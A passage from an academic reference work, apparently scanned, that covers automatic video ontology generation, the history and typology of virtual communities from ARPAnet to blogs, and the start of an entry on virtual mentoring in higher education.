The first approach to automatic ontology generation is SMART algorithm, proposed by Noy and Musen (1999). SMART is a semiautomatic approach to merging and aligning of ontology, and helps the ontology developers by performing some tasks automatically. The possible inconsistencies can be determined during the ontology merging and aligning, and then suggests the ways to eliminate them. However, it is not a fully automated system to build ontology, so it still requires a huge amount of manual operations. In order to generate concepts and relations for semantic Web ontology, fuzzy ontology generation framework (FOGA) combines fuzzy logics and formal concept analysis (Quan, Hui, & Cao, 2004). As compared with existing fuzzy ontology generation techniques, FOGA can automatically construct a hierarchy structure of ontology classes. In addition, it can generate scholarly ontology for the Scholarly Semantic Web from an experimental citation database. The taxonomy relations on ontology classes can be generated automatically as compared with the manual method used in other semantic scholarly systems. However, it still requires some human interpretations to help add meaningful labels on initial class names, attributes, and its relations. Also, it is very hard to apply FOGA into other domains, such as images, medical, and digital videos. This is because it cannot be scaled to large volume of data domain.

Recently, Lee (2007) proposed a model-based conceptual clustering of video objects to extract formal concepts and their relations automatically. The proposed algorithm consists of three steps: "*model formation*," "*model-based concept analysis*," and "*concept graph generation*." The first step is a "model formation" that forms a set of models from moving objects in video data by using a model-based clustering algorithm, that is, expectation maximization (EM) clustering (Lee, Oh, & Hwang, 2005). Each model is characterized by a set of parameters that is used for computing significance values of features. The second step is a "model-based concept analysis." In order to extract formal concepts from the models formed in the first step, a model-based formal concept analysis is proposed by applying the models to a formal concept analysis. The last step is a "concept graph generation." This step refines the formal concepts and relations obtained in the second step. The model-based formal concept analysis typically produces a large number of concepts. There exist some numbers of similar concepts that need to be merged into a single concept. The final result of model-based conceptual clustering is a concept graph that includes a set of conceptual nodes and relational edges. From the concept graph it is straightforward way to generate ontology automatically by mapping nodes and edges into concepts and relations, respectively. The concepts in video ontology are not linguistic concepts, but formal concepts that are the mathematic representations. Therefore, there is still huge gap between human understandings and generated concepts. We need to study how to bridge the semantic gap in video ontology. One way to bridge the gap is utilizing structured vocabularies like thesauri to build ontology (Wielinga, Schreiber, Wielemaker, & Sandberg, 2001). Building ontologies for large domains, such as medicine or video, is a costly affair. However, in many domains thesauri have been built that can be a basis for the construction of ontology. If a thesaurus has a sub/super class hierarchical structure, and unique concepts, we can extend the knowledge in the thesaurus into building video ontology.

CONCLUSION

Ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them. It includes machine-interpretable definitions of basic concepts in the domain and relations. In order to take this advantage into video analysis, there have been many efforts on the utilization of video ontology, such as semantic video annotation, MPEG-7 ontology, and an ontology-based video retrieval system. However, the approaches require manual operations, which prevent them from being shareable with other applications. Therefore, we discussed the automatic generation of video ontology, which should be dealt with in the future systems.

REFERENCES

Breen, C., Khan, L., Ponnusamy, A., & Wang, L. (2002). Ontology-based image classification using neural networks. In *Proceedings of SPIE Internet Multimedia Management Systems III* (pp. 198-208).

Chang, S., Sikora, T., & Puri, A. (2001). Overview of the MPEG-7 standard. *IEEE Transactions On Circuits and Systems for Video Technology, 11*(6), 688-695.

Dasiopoulou, S., Papastathis, V.K., Mezaris, V., Kompatsiaris, I., & Strintzis, M.G. (2004). An ontology framework for knowledge-assisted semantic video analysis and annotation. In *Proceedings of the 4th International Workshop on Knowledge Markup and Semantic Annotation (SemAnnot 2004) at ISWC 2004*.

Doerr, M., Hunter, J., & Lagoze, C. (2003). Towards a core ontology for information integration. *Journal of Digital Information, 4*(1), Article No. 169.

Geurts, J.P.T.M., van Ossenbruggen, J.R., Hardman, H.L., & Davis, M. (2004).*Video on the semantic Web experiences with media streams* (Tech. Rep. No. INS-E0404). CWI.

Hunter, J. (2003). Enhancing the semantic interoperability of multimedia through a core ontology. *IEEE Transactions on Circuits and Systems for Video Technology, Special Issue on Conceptual and Dynamical Aspects of Multimedia Content Description, 13*(1), 49-59.

Lee, J. (2007). A Model-based conceptual clustering of moving objects in video surveillance. In *Proceedings of the SPIE Electronic Imaging*.

Lee, J., Oh, J., & Hwang, S. (2005). Clustering of video objects by graph matching. In *Proceeding of the 2005 IEEE International Conference on Multimedia and Expo (ICME05)* (pp. 394-397).

Meland, P., Austvik, J., & Heggland, J. (2003). Using ontologies and semantic networks with temporal media. In *Proceedings of the Semantic Web Workshop at the 26th Annual International ACM SIGIR Conference* (pp. 45-49).

Nevatia, R., Hobbs, J., & Bolles, B. (2004). An ontology for video event representation. In *Proceedings of the*

Computer Vision and Pattern Recognition Workshop (CVPR 2004) (pp. 119-119).

Noy, N., & Musen, M. (1999). An algorithm for merging and aligning ontologies: Automation and tool support. In *Proceedings of the Sixteenth National Conference on Artificial Intelligence (AAAI-99), Workshop on Ontology Management* (pp. 17-27).

Quan, T.T., Hui S.C., & Cao, T.H. (2004). FOGA: A fuzzy ontology generation framework for scholarly semantic Web. In *Proceedings of the 2004 Knowledge Discovery and Ontologies Workshop* (pp. 37-48).

Spyropoulos, C.D., Paliouras, G., Karkaletsis, V., Kosmopoulos, D., Pratikakis, I., Perantonis, S., & Gatos, B. (2005). BOEMIE: Bootstrapping ontology evolution with multimedia information extraction. In *Proceedings of the 2nd International Workshop on Integration of Knowledge, Semantics and Digital Media Technology* (pp. 419-420).

Tsinaraki, C., Polydoros, P., & Christodoulakis, S. (2004). Integration of OWL ontologies in MPEG-7 and TVAnytime compliant semantic indexing. In *Proceedings of the 16th International Conference on Advanced Information Systems Engineering (CAiSE)* (pp. 398-413).

Vetro, A. (2004). MPEG-21 digital item adaptation: Enabling universal multimedia access. *IEEE Multimedia, 11*(1), 84-87.

Wielinga, B.J., Schreiber, A.T., Wielemaker, J., & Sandberg, J.A.C. (2001). From thesaurus to ontology. In *Proceedings of the 1st International Conference on Knowledge Capture (K-CAP 2001)* (pp. 194-201).

KEY TERMS

Conceptual Clustering: A type of learning by observations and a way of summarizing data in an understandable manner.

Core Ontology: Ontology that is valid across several domains.

Domain Ontology: They capture valid for a particular type of domain: for example, electronic, medical, mechanic, and digital domain.

MPEG-7: It is a standard for describing the multimedia content data that supports some degree of interpretation of the information meaning, which can be passed onto, or accessed by, a device or a computer code.

MPEG-7 MDS: MPEG-7 Multimedia Description Schemes (ISO/IEC 15938-5) specify the different description tools that are not visual and audio ones, that is, generic and multimedia ones.

Ontology: Ontology provides a formal, explicit specification of a shared conceptualization of a domain that can be communicated between people and heterogeneous and widely spread application systems.

Semantic Web: It is a Web data providing a common framework that allows data to be shared and reused across application, enterprise, and community boundaries.

Video Data Mining: A process of finding correlations and patterns previously unknown from large video databases.

Video Ontology: In a video ontology, concept, properties, and relationships can be represented by multimedia entities, that is, audio, images, and video, or terms.

Virtual Communities

George Kontolemakis
National and Kapodistrian University of Athens, Greece

Panagiotis Kanellis
National and Kapodistrian University of Athens, Greece

Drakoulis Martakos
National and Kapodistrian University of Athens, Greece

INTRODUCTION: THE EVOLUTION OF VIRTUAL COMMUNITIES

In recent years, computer-mediated communication has been the enabling factor for connecting people to one another and establishing "virtual relationships" (Igbaria, 1999; Johnston, Raizada, & Cronin, 1996). Virtual communities evolved as users of the early networks utilized them mainly for informal rather than business-related communication. These communities were not planned development in the sphere of computer networking. As this form of interaction increased, the users began to demand better and improved technology and functionality which would assist them in their interactions. "Virtual Communities describe the union between individuals or organizations who share common values and interests using electronic media to communicate within a shared semantic space on a regular basis" (Schubert, 1999). This was one of the first definitions of Virtual Communities. Nowadays, in considering companies that are building or trying to build virtual communities, it seems that the up-to-date definition of Virtual Communities is that these "involve establishing connections on electronic networks among people with common needs so that they can engage in shared discussions that persist and accumulate over time leading to complex webs of personal relationships and an increasing sense of identification with the overall community" (Hagel, 2007).

Five major milestones have marked the development and evolution of Virtual Communities. These are: (a) 1977 - Development of ARPAnet; (b) 1978 – First Virtual Community (SF-LOVERS); (c) 1980 – USENET; (d) 1990s – America OnLine (AOL); and (e) 2000s- community-driven initiatives such as blogs, podcasting, and wikis.

The first virtual community was formed on ARPAnet as communication became easier due to the development and offering of more sophisticated functions (Cronin, 1995). Joseph C. R. Licklider and Robert Taylor, research directors for the U.S. Department of Defense, started the research which led to the development of ARPAnet, the first multisite, packet-switched network, in 1977. ARPAnet was designed to support the Advanced Research Projects Agency (ARPA) for the transferring of files and resource sharing. It was a simple services network for sharing news and for many-to-many synchronous communications. The two main features were the File Transfer Protocol (FTP) and TELNET, a remote log-in facility. E-mail was an afterthought in the development of ARPAnet, but quickly became one of the most popular features of the system. Once those were sufficiently developed, the necessary infrastructure and functionality was in place to enable the formation of a community. The first virtual community was Science Fiction Lovers (SF-LOVERS), started in 1978 (Cronin, 1995).

Many virtual communities followed. Starting in the early 1980's, a network called USENET was set up to link university computing centers that used the UNIX operating system. USENET came into being in late 1979, shortly after the release of V7 Unix with UUCP. Two Duke University graduate students in North Carolina, Tom Truscott and Jim Ellis, thought of connecting computers together to exchange information within the UNIX community. Steve Bellovin, also a graduate student at the University of North Carolina, put together the first version of the news software using shell scripts, and installed it on the first two sites: "unc" and "duke". At the beginning of 1980, the network consisted of those two sites and "phs" (another machine at Duke), and was presented at the January USENIX conference of the same year. Steve Bellovin later rewrote the scripts into "C" programs, but those were never released beyond "unc" and "duke". Shortly thereafter, Steve Daniel did another implementation in "C" for public distribution. Tom Truscott made further modifications, and this became the "A" news release.

One function of USENET was to distribute "news" on various topics throughout the network. Participants were able to set up their own "newsgroups" on topics of shared interest. These were bulletin-board-type discussions where participants could send messages to a newsgroup on a given topic, and read the messages sent by others. Initially, all of the newsgroups focused on technical or scholarly subjects. Groups that focused on non-technical topics such as food, drugs, and music also started to appear. Before long, the number of newsgroups started to grow exponentially. From 158 newsgroups in 1984, the number grew to 1,732 groups in 1991, and to 10,696 groups in 1994. Today there are more than 25,000 different newsgroups in existence (Digital Places, 2003).

Commercial organizations began to take note of and exploit the trend. CompuServe hosted a number of "forums" that allowed people to share professional and personal interests, and in 1980 was the first for providing real-time chat online as a service to its members. The popularity of these forums played an important role in the growth of CompuServe throughout the 1980's. In the early 1990's, AOL[1] was establishing itself as an easy-to-use service for a mass audience. While it provided news and reference information and other kinds of services, AOL emphasized the value of person-to-person communication and the benefits of participating in virtual communities. AOL was, in fact, a portal to many popular online communities. Through AOL's site, one could always find an online community that matched his/her personal interests. AOL provided communities for investors, cultures, pre-teenagers, and older adults. This was one of the factors that helped AOL become one of the largest Internet Service Providers (ISP). During the last few years, new forms of content generation and organization on the World Wide Web have emerged. Services such as blogs, wikis, and podcasting give users the opportunity to become authors and to express themselves. For the first time, even users lacking the knowledge of the underlying technologies can participate in contributing content to the Web. In a way, these new services have finally brought a form of democracy to the Internet, and the traditional distinction between content producers and consumer is blurred. With these new technologies, flow of content is no longer strictly "top-down", from classic producers to readers, but an increasing number of users become writers and contribute new content. Thus, a new "bottom-up" movement can be observed—consumers start producing information that is distributed among other users until it is picked up by mainstream media (Kolbitsch, 2006).

CHARACTERISTICS AND TYPES OF VIRTUAL COMMUNITIES

According to Roberts (1998), there are six dimensions that characterize a community. The first dimension is *Cohesion*, which is the sense of having a group identity and that an individual belongs to the group. To achieve that, virtual communities must maintain the commitment of members for continuous participation and contribution through rituals and other practices that increase the individual's identification within the group. Small groups possess a special quality that enables them to maintain themselves with greater ease than larger groups. In particular, small groups are usually able to provide high levels of communication between each member of the group. The second dimension is *Effectiveness*, which talks about the impact that the group has on the members' lives and the outside world. The community may be the primary vehicle for evolution in certain fields such as academia, because various ideas and thoughts from any part of the world can help an issue or a program to evolve rapidly. The third dimension is *Help*, which is the perceived ability of members to ask for and receive various types of assistance. The fourth dimension, *Relationship*, is the likelihood of group members interacting individually, including forming friendships. This entails the emotional and affective bonds created between co-participants in a community. Group members can gradually form friendships when the community provides them with the means to share information, give financial support, attend conferences together, and so forth. The fifth dimension is *Language*, and specifically the prevalence of a specialized language. Internet jargon and specialized language within the newsgroups are common. They are more likely on high-traffic lists, and, interestingly, on lists with large female membership. Finally, the sixth dimension, *Self-Regulation*, refers to the ability of the group to police itself. This can be done by restraining and punishing individual actions that exploit or undermine collective goods through monitoring and sanctioning. Small groups maintain high levels of surveillance of each member's activities, especially his or her contributions and withdrawals to and from the group's resources.


A group of researchers at the Annenberg School of Communication at the University of Southern California identified four major components that contribute to creating a "sense of community": (a) need fulfilment, which shows how well a participant's needs are satisfied by a community; (b) inclusion, which shows the extent to which participants are open and encouraged to participate in each other's plans and activities; (c) mutual influence, which shows the extent to which participants openly discuss issues and affect one another; and (d) shared emotional experiences, which include sharing events that specifically arouse feeling and are typically memorable such as trips, birthdays, anniversaries, weddings, and so forth.

A categorization of virtual communities according to two different points of view, namely the underlying medium or the purpose they serve, is depicted in Figure 1.

When the point of view is the medium, a community that is evolved through the classic sense of communication channels is the Network Community. A special case of a Network Community is an Internet Community which evolves on the Internet and is not to be confused with the Internet Community as a whole, which is the total number of all Internet users. As stated in the definition given in the preceding section, communities are motivated by a common interest. In this context, on the first level, we also speak of "Communities of Interest". Communities of Interest bring together participants who interact extensively about specific topics of interest (Armstrong & Hagel, 1997). Hence, depending on the interests of their members (social, academic, business, etc.), communities are distinguished as "Leisure Time Communities", "Research Communities", and "Business Communities".

Leisure Time Communities are communities of people that are using computers for relaxation, fun, and social interaction. They appear, at the third level, in the form of Communities of Relationship and Communities of Fantasy. Communities of Relationship center on intense personal experiences and generally adhere to masking identities and anonymity (Armstrong & Hagel, 1997). Here, participants discuss the personal issues associated with these experiences and exchange information about support institutions. The Well (http://www.well.com), is a pioneering online community of relationship known for engaging conversation and intelligent debate. It regularly features more than 260 conferences ranging from technical and specific to abstract and surreal. There are also many communities of relationship that are designed to help people meet each other. For example, the "acmelove" Web site (http://acmelove.com) and the Michael Jack-

Figure 1. A layered framework for categorizing virtual communities (adapted from Schubert & Ginsburg, 2000)



son Café (http://www.mjcafe.net/chat.htm) are two of these places (Koth, 2003). Flickr is a new portal established in 2006 that lets users store, organize, and share photos (Flickr, 2006). Communities of Fantasy allow participants to create new personalities, environments, or stories of fantasy. Here, individuals can take on the persona of an imaginative or factual being and act out roles like members of a spontaneous improvisational theatre. Online gaming, for instance, is something that many users do in their leisure time. The Multi-Player Online Gaming Directory (http://www.mpogd.com/), for instance, is an example of a site dedicated to providing information about multi-player online games.

Research communities are characterized by formal frameworks for knowledge dissemination through communication and the sharing of opinions between their members (Crane, 1972). The following two are examples of research communities. The Concord Consortium (http://www.concord.org) is a non-profit educational research and development organization launched in 1994 by educators in Concord, Massachusetts, and the XEROX Palo Alto Research Center (PARC) (http://www.parc.xerox.com) carries out pioneering research that covers a broad spectrum of research fields ranging from electronic materials and devices through computer-based systems and software, to research into work practices and technologies in use.

Business Communities emerge within e-commerce environments. Their members have a commercial interest and seek a relationship with business partners. Referring to Figure 1, Communities of Commerce, Transaction, and Marketplaces are forms of Business Communities. Communities of Commerce describe business-to-business alliances between partners at all levels of the value chain, with joint value creation as their aim. Two examples are Communities of Commerce (http://www.communitiesofcommerce.com/) and the Sausalito.net commercial community (http://www.sausalito.net/commerce/). Communities of Transaction deal with the exchange of goods and services or, more specifically, the purchase transaction itself (Armstrong & Hagel, 1997). They can emerge between business-to-business partners as well as between companies and consumers. They provide a trustworthy commercial and social environment, mutual support and the means for the identification of individual user needs based on shared community knowledge. Amazon's Recommendation Center (http://www.amazon.com), is a good example of a community of transaction. Amazon profits from consumers' and authors' input of reviews, recommendations, and additional information. This particular community has become quite large, giving economies of scope to the user community. BBC has started a service based on file-sharing technology, for the legal dissemination of TV shows (BBC, 2006). Finally, Electronic Marketplaces are virtual communities where buyers and sellers exchange information, negotiate, and transact. Electronic Marketplaces take various forms such as auctions, product exchanges, online shopping markets, e-catalogs, and so forth. They represent one of the best examples for the evolution of the Internet, from a mere technical infrastructure to business enabler. A working example of this type of community is Kasbah (www.kasbah.com).

THE FUTURE

Mobile devices such as wearable computers and PDAs can help us form and maintain cooperative and interdependent relationships with the people we meet. Being small and unobtrusive, they will become our constant companions that are ready and available wherever we go and will be an accessory like glasses, wallet, or the keys. That means the learner can take learning opportunities directly in the situation where they occur, because he has his learning environment always at hand. With mobile devices, there would be a chance to put virtual post-its on any object, read post-its from others, and becoming, in the process, part of a location-aware community (Frohberg, 2003).

As we use mobile devices to store personal information about ourselves and others, our mobile companions become something more than just communication devices; they become our trusted confidants. With the appearance of short-range wireless network technology like Bluetooth (www.bluetooth.com), our personal mobile devices gain the ability to assist us in our daily social encounters. This is the world of wearable communities (Kortuem, Segall, & Thompson, 1999a, Kortuem, Schneider, Suruda, Fickas, & Segall, 1999b).

Wearable computing pursues an interface ideal in which the computer persists and provides constant access to information services, senses, and models context, augments and mediates the user's interactions with the environment, and interacts seamlessly with the user. But perception on the body is a relatively new endeavour since appropriate sensors are just now becoming available. While much study has centered on low-attention interfaces for automobiles and aircraft, little has been done for users of personal heads-up displays. Furthermore, as with any wireless mobile device, the amount of power and the type of services available can constrain networking. Another serious issue is open standards to enable interoperability between different services. For example, only one long-range radio should be necessary to provide telephony, text messaging, Global Positioning System (GPS) correction signals, and so on.

The barrier-free Internet is one of the greatest challenges for computer science in the future. While in the last years the growth of the Internet was exponential, still many potential user communities cannot use Internet technology for their communication needs because of inappropriate tools and narrowly-designed communication processes. These problems become obvious when transferring applications to communities of people with special needs. Many steps need to be taken in the direction of Virtual Communities for all. On step towards this direction is a cooperative Web-learning environment called SOCRATES (Simulation of Oral Communication Research Analysis and Transcription Engineering System). SOCRATES supports a learning community comprising patients suffering from aphasia, therapists, researchers on linguistics, and system developers (Spaniol, Luise Springer, Klamm, & Jarke, 2004)

Apart from wearable communities, ongoing research on 3D virtual reality (Huang, Eliens, & Visser, 2002) and online communities has shown that a new, real-time, multimedia community can be created and that it would not be long before users would be able to explore virtual worlds that resemble most closely their off-line counterparts. As a number of specific technologies mature, the expressiveness and functionality that computer-mediated communication within such communities require will advance to the next level.

In virtual worlds, people could have their own personal "avatars", controlling their moves by pointing their mouse, pressing keyboard keys, or using simple voice commands (Shen, Radakrishnan, & Georganas, 2002). Utilizing advanced interfaces, people could gather and interact in public and private spaces, own and share objects, and spend lots of time online (Adler & Christopher, 2003). Interactive characters in virtual worlds will play supportive and helpful roles by interacting with their users or other members of the community through natural forms of conversation and gesture, at the same time keeping track of relationships and preferences in a personalized database which they will be updating constantly (Elliott & Brzezinski, 1998). This functionality can be accomplished with several artificial intelligence techniques, but arguably the most viable means for achieving it is via the application of software agents. Through their learning, autonomy, cooperation, and flexibility capabilities, software agents hold the potential and will eventually become a significant part of every virtual world of 3D representations with which agents can examine, interact, and use.

Although virtual worlds seem to be the way forward, there are many issues related to their implementation and usability that must be resolved for this to be achieved (Malhotra, Gosain, & Hars, 1997; Stolterman, 1999). For example, the graphical part of such software consists of several megabytes of data that a user must download. And even if the software is downloaded from the server to the user's client, slow or even medium Internet connection speeds will be prohibitive for the use of the online, real-time nature of such applications and the demands that they make. Furthermore, as it has been observed, the growth of the use of software agents in virtual worlds have been moderate in comparison to other applications mainly because of the inherent complexities in developing such artifacts required to function within the large ontological spaces of virtual worlds.

For these and other reasons, virtual worlds are still in their infancy. Two of the most advanced examples of virtual worlds that are online are "The Palace" from Electric Communities, and "Worlds Away" from Fujitsu. They both provide some form of avatars but only for chat purposes, with low graphics and without the appearance of agents. As soon as researchers and developers overcome the various obstacles, virtual worlds will achieve the popularity and growth that is needed and will thus safeguard their place in the evolutionary path of virtual communities.

CHALLENGES IN BUILDING VIRTUAL COMMUNITIES

John Hagel, in his discussion on expanding markets through virtual communities, pointed out four challenges in building virtual communities (Hagel, 2007). The first challenge would be the language, as virtual communities inexorably seek to extend their interactions into physical space, and a complex interweaving of physical and virtual communities occurs over time. This will become even richer and more powerful as presence and mobility technologies enhance abilities to connect anytime and anywhere, either in physical or virtual space or blends of the two.

The second challenge would be the integration of diverse skill sets, as three distinct skill sets (and cultures) must come together to create a successful virtual community. These are: (a) content – effectively integrating published content with contributed content, making it easily accessible; (b) social interactions—catalyzing and sustaining rewarding interactions among participants in ways that promote the creation of enduring relationships; and (c) economic business models—establishing rewarding and sustainable economics to support the growth of virtual communities. Almost every virtual community starts with a deep spike in one of these three areas, but has difficulty striking the right balance with the other two areas, leading it to stall rather than scale.

The third challenge is dealing with the shifting mindsets. Large companies seeking to organize virtual communities must navigate through three major mindset shifts. These are: (a) participant focus versus vendor/sponsor focus: most companies spend a lot of time on what they want to accomplish with virtual communities, but much less time focusing on what participants might want to accomplish; (b) long-term value creation focus versus short-term "get-rich-quick" focus: of course, commercial viability is essential for businesses, but the time frames are critical; with a short-term time frame, commerce becomes corrosive of community, but with a longer-term time frame, commerce and community powerfully reinforce each other; and (c) bottom-up emergent organization versus top-down imposed organization: executives fear loss of control but fail to understand the potential to shape and influence. As with most things in life, there is a balance that needs to be established, but most companies tend to bring mindsets from traditional businesses that are corrosive to community.

The fourth challenge involves organizational barriers. These occur at three levels: (a) structure: Who is accountable? Do they have the status and influence required to mobilize appropriate resources? Are they too narrowly focused in terms of interests? (b) systems: What is measured/rewarded? How will a company define success? What are relevant operational metrics? Are there systematic reviews to enhance performance? and (c) skills: Who has relevant experience? This is challenging; the most critical skill sets such as discussion moderation and discussion archiving are in very short supply. Mindsets and measurement systems often do not even reveal the need for specific skill sets.

These four big challenges to building successful virtual communities are also its drawbacks, and the reason why, until this very moment, many things have been done towards the effective development of virtual communities but none to this point have been desirable.

CONCLUSION

It must be said that virtual communities, although they rely on a variety of technologies, are not about technology. They are about people (Churchill & Bly, 2000). They represent a new kind of social institution that provides new ways for individuals with common interests to meet and interact with one another. Because of this, they also represent an important new economic force that is opening up new avenues of interaction between companies and consumers.

However, because of the complexities emanating from their socio-technical nature, building and sustaining a virtual (or indeed a physical) community is not a simple matter. As Gerry McGovern of Digital Places (Digital Places, 1998) has observed, "communities are complex, difficult things. They take time to grow and are slow to change. What makes them strong can make them scary to the outsider or to the member who wishes to be different. Those who seek to work with 'online communities' need to understand that they will not be easily packaged into three-year business plans."

REFERENCES

Adler, R. P., & Christopher, A. S. (2003). Internet community primer: Overview and business opportunities. Retrieved August 10, 2007, from http://www.digiplaces.com/pages/primer_00_toc.html

Armstrong, A., & Hagel, J., III (1997). *Net gain: Expanding markets through virtual communities*. Harvard Business School Press.

BBC (2006). Retrieved September 8, 2007, from http://www.bbc.co.uk/imp/

Crane, D. (1972). *Invisible colleges: Diffusion of knowledge in scientific communities*. Chicago: University of Chicago Press.

Cronin, K. (1995). Virtual communities: A brief history. Retrieved August 12, 2007, from http://www.ucalgary.ca/~dabrent/380/webproj/kathleen.html

Churchill, E. F., & Bly, S. (2000). Culture vultures: Considering culture and communication in virtual environments. *ACM SIGGROUP Bulletin, 21*(1), 6-11.

Digital Places (1998). Virtual communities. Retrieved August 15, 2007, from http://www.digiplaces.com/pages/primer_01.html

Elliott, C., & Brzezinski, J. (1998). Autonomous agents as synthetic characters. *AI Magazine, 19*(2), 13–30.

Flickr (2006). Retrieved September 10, 2007, from http://www.flickr.com/

Frohberg, D. (2003). Communities - The MOBIlearn perspective. Retrieved August 20, 2007, from www.ifi.unizh.ch/im/imgt/fileadmin/publications/frohberg_Communities_-_The_MOBIlearn_perspective.pdf

Hagel, J. (2007). *What's next: Virtual communities*. Paper presented at the Community 2.0 Conference on Community Management and Marketing Council, March 12-14, 2007, Las Vegas, NV. Retrieved September 12, 2007, from http://edgeperspectives.typepad.com/edge_perspectives/2007/03/community_20.html

Huang, Z., Eliens, A., & Visser, C. (2002). 3D agent-based virtual communities. *Proceedings of the Seventh International Conference on 3D Web Technology, Temple, AZ* (pp. 137-143).

Igbaria, M. (1999). The driving forces in the virtual society. *Communications of the ACM, 42*(12), 64-70.

Johnston, E., Raizada, L., & Cronin, K. (1996). Virtual communities. Retrieved August 25, 2007, from http://www.ucalgary.ca/~dabrent/380/webproj/vircomm2.html

Kortuem, G., Segall, Z., & Thompson, T. G. C. (1999a). Close encounters: Supporting mobile collaboration through interchange of user profiles. *Proceedings of the 1st International Symposium on Handheld and Ubiquitous Computing, Karlsruhe, Germany*.

Kortuem, G., Schneider, J., Suruda, J., Fickas, S., & Segall, Z. (1999b). When cyborgs meet: Building communities of cooperating wearable agents. *Proceedings of the 3rd International Symposium on Wearable Computers, San Francisco*.

Köth, C. (2003). Virtual communities and the public library. Retrieved August 25, 2007, from http://www.slais.ubc.ca/courses/libr500/02-03 wt2/www/C_Koth/introduction.htm

Malhotra, A., Gosain, S., & Hars, A. (1997). Evolution of a virtual community: Understanding design issues through a longitudinal study. *Proceedings of the Eighteenth International Conference on Information Systems, Atlanta, GA* (pp. 59-74).

Roberts, T. (1998). Are newsgroups virtual communities? *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, Los Angeles, CA* (pp. 360-367).

Schubert, P. (1999). *Aufbau und Management Virtueller Geschoftsgemeinschaften in Electronic Commerce*. Unpublished doctoral dissertation, Umgebungen, University of St. Gallen.

Schubert, P., & Ginsburg, M. (2000). Virtual communities of transaction: The role of personalization in electronic commerce. *Electronics Markets Journal, 10*(1), 45-55.

Shen, X., Radakrishnan, T., & Georganas, N. (2002). vCOM: Electronic commerce in a collaborative virtual world. *Electronic Commerce Research and Applications, 1*(3), 281-300.

Spaniol, M., Luise Springer, L., Klamm, R., & Jarke, M. (2004). SOCRATES: Barrier-free communities of aphasics on the Internet. *Proceedings of the 9th International Conference on Computer Helping People with Special Needs, ICCHP 2004, Paris, France, July 7-9, 2004* (pp. 1024-1031).

Stolterman, E. (1999). Technology matters in virtual communities. *ACM SIGGROUP Bulletin, 20*(2), 7-9.

KEY TERMS

AOL: A U.S. online service provider based in Vienna, Virginia, AOL claims to be the largest and fastest-growing provider of online services in the world, with the most active subscriber base. AOL offers its three million subscribers electronic mail, interactive newspapers and magazines, conferencing, software libraries, computing support, and online classes, among other services.

ARPAnet: The first multisite, packet-switched network, ARPAnet was designed to support the Advanced Research Projects Agency (ARPA) for the transferring of files and resource sharing.

FTP: This stands for File Transfer Protocol, which is protocol that allows users to copy files between their local system and any system that they can reach on the network.

GPS: This stands for Global Positioning System. GPS was developed by the U.S. Department of Defense to allow the military to accurately determine their precise location anywhere in the world. GPS uses a collection of 24 satellites positioned in orbit to allow a person who has the proper equipment to automatically have their position triangulated to determine their location.

PDA: This stands for Personal Digital Assistant. A PDA is a small digital device that is used to store information such as phone numbers, addresses, schedules, calendars, and so forth. A PDA may also be referred to as a handheld device or as a Palm. The Palm Pilot was one of the original PDA's and is now joined by others such as Palm Tungsten, HP IPaq, Palm Zire, and the Toshiba Pocket PC.

Telnet: A terminal emulation program for TCP/IP networks such as the Internet, the Telnet program runs on the client computer and connects it to a host on the network. Commands can be then entered through the Telnet program, and they will be executed as if the user was entering them directly on the server console.

USENET: Usenet is a world-wide distributed discussion system. It consists of a set of "newsgroups" with names that are classified hierarchically by subject. "Articles" or "messages" are "posted" to these newsgroups by people on computers with the appropriate software; these articles are then broadcast to other interconnected computer systems via a wide variety of networks. Some newsgroups are "moderated"; in these newsgroups, the articles are first sent to a moderator for approval before appearing in the newsgroup. Usenet is available on a wide variety of computer systems and networks, but the bulk of modern Usenet traffic is transported over either the Internet or UUCP.

UUCP: This stands for Unix to Unix Copy, which is a Unix utility program and protocol that allows one Unix system to send files to another via a serial line which may be a cable going directly from one machine's serial port to another's or may involve a modem at each end of a telephone line.

ENDNOTE

1 In 1998, CompuServe became an owned subsidiary of America OnLine, Inc.

Virtual Community Mentoring in Higher Education

Jamie S. Switzer
Colorado State University, USA

INTRODUCTION

This article will focus on the characteristics of a technology-supported virtual community where university students can seek the guidance of professionals in the students' field of study via a mediated mentoring program. Advances in information and communication technologies, particularly the Internet and interactive multimedia technologies, are creating new networking opportunities for students. Mentors and mentees can develop valuable relationships facilitated by multimedia technologies. This article will explore the characteristics of both community and mentoring within the framework of a technology-supported virtual community.

BACKGROUND

Connecting students and mentors can be difficult, particularly with regard to time and place. A student's schedule may not be compatible with a mentor's calendar, making a face-to-face meeting difficult. There could be a considerable geographic distance between a mentee and a mentor, making an in-person visit time-consuming and expensive. A mentoring program that utilizes interactive multimedia technologies, however, can overcome the challenges of time and distance to create and sustain a vibrant virtual learning community.

